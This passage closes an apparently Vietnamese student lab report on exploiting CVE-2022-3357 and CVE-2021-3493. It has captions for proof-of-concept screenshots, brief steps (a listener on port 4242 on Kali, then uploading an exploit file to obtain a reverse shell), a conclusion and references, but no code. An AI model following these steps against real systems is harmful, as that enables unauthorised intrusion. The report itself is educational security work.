
Hình 3.12: PoC khai thác CVE-2022-3357

- Bước 3: Trên máy kali khách, thực hiện lắng nghe ở port 4242




Hình 3.13: PoC khai thác CVE-2022-3357

- Bước 4: Thực hiện tải file khai thác vừa tạo lên và có được reverse shell



Hình 3.14: PoC khai thác CVE-2022-3357



Hình 3.15: PoC khai thác CVE-2022-3357

KẾT LUẬN

Trong bài báo cáo này, Nhóm 1 đã nêu cơ sở lý thuyết cũng như mô tả và cách khai thác một số CVE: CVE-2022-3357 và CVE-2021-3493. Trong quá trình thực hiện bài tập báo cáo này, do kiến thức cũng như kinh nghiệm của nhóm còn hạn chế nên một số phần của bài thực tập vẫn chưa được trình bày sâu và kỹ, và các phương pháp thực nghiệm còn sơ sài. Tuy còn nhiều thiếu sót về mặt kiến thức nhưng nhóm cũng đã thực hiện khai thác thành công hai CVE kể trên và sẽ cố gắng tiến hành tìm hiểu để có những cái nhìn khách quan hơn, những cách khai thác tốt hơn.

TÀI LIỆU THAM KHẢO

- [1] [CVE - CVE \(mitre.org\)](#)
- [2] [Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers \(exploit-db.com\)](#)
- [3] [49916 \(exploit-db.com\)](#)
- [4] TS Hà Quốc Trung, ThS Lê Xuân Thành - Nhập môn Linux và phần mềm mã nguồn mở - 2010
- [5] Supriya Raheja, Geetika Munjal, Shagun - Analysis of Linux Kernel Vulnerabilities - 2016